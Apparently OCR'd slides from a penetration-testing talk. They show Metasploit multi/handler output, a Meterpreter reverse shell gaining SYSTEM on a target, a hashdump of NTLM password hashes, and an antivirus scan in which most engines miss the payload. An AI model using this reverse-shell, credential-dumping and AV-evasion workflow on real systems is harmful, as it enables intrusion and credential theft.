
The Proof


argotek@argotek-pentest: ~/framework-3.2
File Edit View Terminal Tabs Help
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >


Creating evil_rv.exe



Getting it to the target



Welcome to the multi/handler




Waiting...



DLL /Applications/Framework-3.1/data/meterpreter/metsrv.dll yes
EXITFUNC seh yes
LHOST 192.168.1.106 yes
LPORT 5555 yes
Exploit target:
Id Name
0 Wildcard Target
msf exploit(handler) > exploit
[*] Started reverse handler
[*] Starting the payload handler...

Running evil.


Got one!!


LHOST 192.168.1.106 yes
LPORT 5555 yes
Exploit target:
Id Name
-- ----
0 Wildcard Target
msf exploit(handler) > exploit
[*] Started reverse handler
[*] Starting the payload handler...
[*] Transmitting intermediate stager for over-sized stage...(89 bytes)
[*] Sending stage (2834 bytes)
[*] Sleeping before handling stage...
[*] Uploading DLL (81931 bytes)...
[*] Upload completed.
[*] Meterpreter session 3 opened (192.168.1.106:5555 -> 192.168.1.103:1180
msf exploit(handler) >

Get Connected..




Proof..


meterpreter > use priv
Loading extension priv...success.
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:c9d141e50ee727c3a20fcc46db8921fb:
bob:1007:e52cac67419a9a224a3b108f3fa6cb6d:8846f7eaee8fb117ad06bdd830b7586c:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
hoge:1010:c7414239de494beeaad3b435b51404ee:a8a787aa78cb232601641358b40f2560:::
IUSR_BETTY:1001:2953204d841c1b4d312367edf7015fb2:9f9c4e205a1cb4ba0b19fae6929317fb:::
IWAM_BETTY:1002:f111012e24df832fb98f553cb3614844:3b7efc3befa40d036197d0ac876b7664:::
jimbo:1008:e52cac67419a9a224a3b108f3fa6cb6d:8846f7eaee8fb117ad06bdd830b7586c:::
nyan:1009:0d3324e1f547c844aad3b435b51404ee:5a1d3eac92d864c4ee26718915f7f67c:::
str3tch:1011:01fc5a6be7bc6929aad3b435b51404ee:0cb6948805f797bf2a82807973b89537:::
TsInternetUser:1000:0fbd75fbcf0c3ef820c3cfcf875638b2:c8d62b9ff9a511f11ffc2fdbf969b60
twhh:1012:09eeab5aa415d6e4aad3b435b51404ee:18da6c2895c549e266745951d5dc66cb:::
meterpreter >

But What about AV?

Ouch!!


File evil_rv.exe received on 10.15.2008 18:13:31 (CET)
Current status: finished
Result: 7/36 (19.44%)


More pain...

Ikarus	-	-	-
K7AntiVirus	-	-	-
Kaspersky	-	-	-
McAfee	-	-	-
Microsoft	-	-	-
NOD32	-	-	-
Norman	-	-	-
Panda	-	-	Suspicious file
PCTools	-	-	-
Prevx1	-	-	-
Rising	-	-	-
SecureWeb-Gateway	-	-	Trojan.Crypt.XPACK.Gen
Sophos	-	-	-
Sunbelt	-	-	-
Symantec	-	-	-

